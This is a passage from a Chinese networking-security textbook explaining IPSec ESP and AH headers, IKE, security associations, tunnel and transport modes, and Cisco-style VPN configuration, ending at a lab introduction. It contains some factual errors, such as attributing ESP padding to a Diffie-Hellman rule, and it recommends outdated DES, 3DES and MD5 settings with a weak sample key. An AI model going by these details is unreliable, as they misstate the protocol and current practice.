


图 7-8　ESP 头的格式

ESP 报头字段包括两部分。

(1) 安全参数索引(Security Parameters Index，SPI)：32 位，用于标识有相同 IP 地址和

相同安全协议的不同 SA。由 SA 的创建者定义，只有逻辑意义。

（2）序列号（Sequence Number）：32 位，一个单项递增的计数器，用于防止重放攻击，SA 建立之初初始化为 0，序列号不允许重复。

ESP 报尾字段包括 3 部分。

（1）填充项（Padding）：0～255B。DH 算法要求数据长度（以位为单位）模 512 为 448，若应用数据长度不足，则用扩展位填充。

（2）填充长度（Padding Length）：接收端根据该字段长度去除数据中的扩展位。

（3）下一个报头（Next Header）：识别下一个使用 IP 协议号的报头，如 TCP 或 UDP。

ESP 报尾字段中的验证数据（Authentication Data，AD）包含完整性检查和。完整性检查部分包括 ESP 报头、有效载荷（应用程序数据）和 ESP 报尾。

2. AH 协议

AH 协议（IP 协议号为 51）提供数据源认证、数据完整性校验和防止报文重放功能，它能保护通信免受篡改，但不能防止窃听，不提供数据加密保护，适用于传输非机密数据。AH 的工作原理是在每一个数据包上添加一个身份验证报文头，此报文头插在标准 IP 包头后面，对数据提供完整性保护。可选择的认证算法有 MD5、SHA-1（Secure Hash Algorithm）等。MD5 算法的计算速度比 SHA-1 算法快，而 SHA-1 算法的安全强度比 MD5 算法高。

除此之外，AH 具有 ESP 的所有其他功能。AH 的协议分配数为 51，AH 和 ESP 同时保护数据，在顺序上，AH 在 ESP 之后，一般来说 IPSec 使用两种验证算法：MD5 和 SHA-1。

AH 格式如图 7-9 所示。

0　　7　　15　　31

<table>
<tr><td>下一头部</td><td>载荷长度</td><td>保留</td></tr>
<tr><td colspan="3">安全参数索引</td></tr>
<tr><td colspan="3">序列号</td></tr>
<tr><td colspan="3">验证数据</td></tr>
</table>

图 7-9　AH 格式

AH 协议头各字段含义如下。

下一头部：8 位，标识认证头后面的下一个负载类型。

载荷长度：8 位，表示以 32 位为单位的 AH 头部长度减 2，默认值为 4。

保留字段：16 位，保留将来使用，默认值为 0。

安全参数索引：32 位，用于标识有相同 IP 地址和相同安全协议的不同 SA。由 SA 的创建者定义，只有逻辑意义。

序列号：32 位，一个单向递增的计数器，用于防止重放攻击，SA 建立之初初始化为 0，序列号不允许重复。

验证数据：一个变长字段，即 Integrity Check Value，由 SA 初始化时指定的算法来计算，长度为 32 位的整数倍。

虽然 AH 和 ESP 都可以提供身份认证，但它们是有区别的。ESP 要求使用高强度的加

密算法，会受到许多限制；在多数情况下，使用 AH 的认证服务已能满足要求，ESP 开销相对较大。

在实际进行 IP 通信时，可以根据实际安全需求同时使用这两种协议或选择使用其中的一种。虽然 AH 和 ESP 都可以提供认证服务，但是 AH 提供的认证服务要强于 ESP。如果同时使用 AH 和 ESP，设备支持的 AH 和 ESP 联合使用的方式为，先对报文进行 ESP 封装，再对报文进行 AH 封装，封装之后的报文从内到外依次是原始 IP 报文、ESP 头、AH 头和外部 IP 头。

3. IKE 协议

IKE 协议主要是对密钥交换进行管理，用于协商 AH 和 ESP 所使用的密码算法，并将算法所需的必备密钥放到恰当位置。它主要包括 3 个功能：一是对使用的协议、加密算法和密钥进行协商；二是方便的密钥交换机制（这可能需要周期性地进行）；三是跟踪对以上这些约定的实施。

IKE 不在网络上直接传输密钥，而是通过一系列数据的交换，最终计算出双方共享的密钥。有了 IKE，IPSec 的很多参数（如密钥）都可以自动建立，避免了复杂的手工配置。

此外还有安全关联（Security Association，SA）。所谓安全关联是指安全服务与它服务的载体之间的一个“连接”。AH 和 ESP 都需要使用 SA，而 IKE 的主要功能就是 SA 的建立和维护。只要实现 AH 和 ESP 都必须提供对 SA 的支持。

7.4.3 IPSec 的两种工作模式

IPSec 有两种工作模式：隧道模式和传输模式。传输模式用在主机到主机的 IPSec 通信，隧道模式用在其他任何方式的通信，如图 7-10 所示。

协议＼模式	传输模式	隧道模式
AH	IP | AH | 数据	IP | AH | IP | 数据
ESP	IP | ESP | 数据 | ESP-T	IP | ESP | IP | 数据 | ESP-T
AH-ESP	IP | AH | ESP | 数据 | ESP-T	IP | AH | ESP | IP | 数据 | ESP-T

图 7-10　隧道模式和传输模式下的数据封装形式

隧道（tunnel）模式：用户的整个 IP 数据包被用来计算 AH 或 ESP 头，AH 或 ESP 头以及 ESP 加密的用户数据被封装在一个新的 IP 数据包中，即在外部与内部 IP 头之间插入一个 IPSec 头。隧道模式通常应用于两个安全网关之间的通信。安全隧道两端所选择的安全协议必须一致，如图 7-11 所示。

传输（transport）模式：只是传输层数据被用来计算 AH 或 ESP 头，AH 或 ESP 头以及 ESP 加密的用户数据被放置在原 IP 包头后面。通常，传输模式应用在两台主机之间的通信或一台主机和一个安全网关之间的通信，如图 7-12 所示。

当数据包从传输层传送给网络层时，AH 和 ESP 会进行拦截，在 IP 头与上层协议之间需插入一个 IPSec 头。当同时应用 AH 和 ESP 到传输模式时，应该先应用 ESP，再应




图 7-11 隧道模式

图 7-12 传输模式

用 AH。

NAT 和 AH IPSec 无法一起运行,因为 NAT 会改变 IP 分组的 IP 地址,而 IP 分组的任何改变都会导致 AH 标识被破坏。当两个 IPSec 边界点之间采用了 PAT 功能但没有设置 IPSec 流量处理的时候,IPSec 和 NAT 同样无法协同工作。另外,在传输模式下 ESP IPSec 不能和 PAT 一起工作。因为在这种传输模式下,端口号受到 ESP 的保护,而端口号的任何改变都会被认为是破坏。在隧道模式的 ESP 情况下,TCP/UDP 报头是不可见的,因此不能被用于进行内外地址的转换,而此时静态 NAT 和 ESP IPSec 可以一起工作,因为只有 IP 地址要进行转换,对高层协议没有影响。

7.4.4 IPSec 中的对等体

IPSec 的两个端点被称为是 IPSec 对等体,为了在两个对等体之间实现数据的安全传输,就要在两者之间建立安全关联(SA)。SA 是 IPSec 的基础,也是 IPSec 的本质。SA 是通信对等体间对某些要素的约定,例如,使用哪种协议(AH、ESP 还是两者结合使用)、协议的封装模式(传输模式还是隧道模式)、加密算法(DES、3DES 和 AES)、特定流中保护数据的共享密钥以及密钥的生存周期等。

因为 SA 是单向的,所以在两个对等体之间的双向通信最少需要两个 SA 来分别对两个方向的数据流进行安全保护。如果两个对等体希望同时使用 AH 和 ESP 来进行安全通信,则每个对等体都会针对每一种协议来构建一个独立的 SA。SA 是具有生存周期的,且只对通过 IKE 协商建立的 SA 有效,手工方式建立的 SA 永不老化。IKE 协商建立的 SA 的生存周期有两种定义方式:基于时间的生存周期,定义了一个 SA 从建立到失效的时间;基于流量的生存周期,定义了一个 SA 允许处理的最大流量。

生存时间到达指定的时间或指定的流量,SA 就会失效。SA 失效前,IKE 将为 IPSec 协商建立新的 SA,这样,在旧的 SA 失效前,新的 SA 就已经准备好。在新的 SA 开始协商而没有协商好之前,继续使用旧的 SA 保护通信。在新的 SA 协商好之后,则立即采用新的

SA 保护通信。

7.4.5 IPSec VPN 的配置步骤

IPSec VPN 的一般配置步骤如下。

步骤 1：设置认证策略。

例如：

```
crypto isakmp policy 1        !配置 IKE 策略,1 是策略号(优先级 1～10000,1 为最高级别)
authentication pre-share      !使用预共享密码
group 2                       !设置为 1024 位的 Diffie-Hellman,加密算法默认为 DES
                              ! group 1 使用的是 768 位密码
life time 3600                !生存时间,两端要设置成一样,默认是 86 400s,否则将以短的时间
                              !为中断进行更新
```

步骤 2：设置预共享密码。

例如：

```
crypto isakmp key mykey address 192.168.4.1        !设置远程对等体共享密码
```

其中,mykey 表示密码,192.168.4.1 为对方实体地址。

步骤 3：设置访问控制列表(使用扩展的访问控制列表)。

例如：

```
access-list 101 permit ip 192.168.1.0 0.0.0.255 192.168.2.0 0.0.0.255
```

允许源地址 192.168.1.0 子网访问目标 192.168.2.0 子网,其中 192.168.1.0 为本地子网,192.168.2.0 为目标子网。上例定义哪些地址的报文加密或是不加密。

步骤 4：设置交换集。

例如：

```
crypto ipsec transform-set myset esp-3des esp-sha-hmac
```

上例设置一个名为 myset 的交换集,ESP 隧道加密采用 ESP-3DES,认证采用 ESP-SHA-HMAC。

传输模式下有两种隧道模式：AH 隧道和 ESP 隧道。

AH 隧道参数：ah-md5-hmac | ah-sha-hmac

ESP 隧道参数：esp-des | esp-aes |esp-3des | esp-md5-hmac | esp-sha-hmac

步骤 5：创建加密图。

例如：

```
crypto map mymap 10 ipsec-isakmp
                              !设置加密图,名称为 mymap,序号为 10,使用 IKE 来建立 IPsec 安全关联
set peer 192.168.4.1          !设置隧道对端 IP 地址
set transform-set myset       !将加密图应用在 myset 交换集上
match address 101             !设置匹配 101 号访问列表
```

步骤 6：在接口上应用。

例如：

```
int fastethernet0/0          !进入 F0/0 接口
crypto map mymap             !将加密图应用于此接口
```

在配置 IPSec VPN 时，常用的相关命令有以下几种。

show crypto isakmp policy：显示所有存在的 ISAKMP 策略(包括默认策略)。

show crypto isakmp sa：显示 ISAKMP SA 的建立情况。

clear crypto isakmp sa：清除已建立的 ISAKMP SA。

debug crypto isakmp：显示有关 ISAKMP 事件的 debug 信息。

show crypto ipsec sa：显示建立的 IPSec SA。

show crypto ipsec transform-set：显示所有的变换集合。

show crypto map：显示所有的加密映射集合。

clear crypto sa：删除相关 IPSec 安全联盟数据库。

debug crypto ipsec：显示所有 IPSec SA 的相关协商信息。

debug crypto packer：在 IPSec 处理过程中，查看 IPSec 对于上层数据处理的信息。

其中，debug 命令相当重要。通过 debug 信息，可以知道协商的主动发起方是本端还是对端。

如果在一次协商的 debug 信息开始处有“ISAKMP：received initiate-msg from core”字符串的出现，则表明 IKE 协商是由本端主动发起的。

如果在一次协商的 debug 信息开始处有“ISAKMP：received packet from ×××.×××.×××.×××”(其中，×××.×××.×××.×××表示一个 IP 地址)，则表明 IKE 协商是由对端主动发起的。

在随后的 debug 信息中，表示的是某一阶段(第一阶段或第二阶段)的协商，如果在这段信息中有“ISAKMP(×××)：processing ISAKMP-SA payload.”(其中，×××表示一个状态标识符)，则表明这一段 debug 信息是关于第一阶段协商的。

如果在这段信息中有“ISAKMP(×××)：processing IPSec-SA payload.”(其中，×××表示一个状态标识符)，则表明这一段 debug 信息是关于第二阶段协商的。

实验 7-1　LAN-to-LAN VPN 实验

【实验目的】

(1) 理解 IPSec 协议在网络安全中的作用。

(2) 理解 IP 层数据加密与数据源验证的原理。

(3) 掌握实现 IPSec VPN 的典型配置方法。

【实验原理】

VPN 可以连接两个终端系统，也可以连接多个网络。VPN 是使用隧道和加密技术来组建的，是一种 WAN 基础设施替代品，可用于替代或拓展现有的私有网络。在很多情况下，VPN 有很多优于传统 WAN 连接的地方，如费用低廉、易于安装、能够迅速增加带宽等。

VPN 提供了以下 3 种主要功能。

(1) 加密：通过网络传输分组之前，发送方可对其进行加密。这样可以防止窃听。

(2) 数据完整性：接收方可检查数据在通过 Internet 传输的过程中是否被修改，这样可

以防止篡改。

(3) 来源验证：接收方可验证发送方的身份，确保信息来自正确的地方，这样可以防止仿造。

虚拟专用网是通过隧道方式在同一条标准 IP 连接上传输多种协议来实现的，一些网络操作系统(例如锐捷网络操作系统)支持的 3 种隧道化方法是通用路由选择封装(GRE)、第二层隧道协议(L2TP)和 IPSec。虚拟专用网支持保密性、完整性和身份验证，通过对数据流进行加密并使用 IPSec 协议，使得数据流通过公共基础设施传输时，其身份验证与私有网络中的相同。

IPSec 协议族是 IETF 制定的一系列协议，它为 IP 数据报提供了高质量的、可互操作的、基于密码学的安全性。特定的通信方之间在 IP 层通过加密与数据源验证等方式来保证数据报在网络上传输时的私有性、完整性、真实性和防重放。

【实验拓扑】

本实验的拓扑结构如图 7-13 所示。

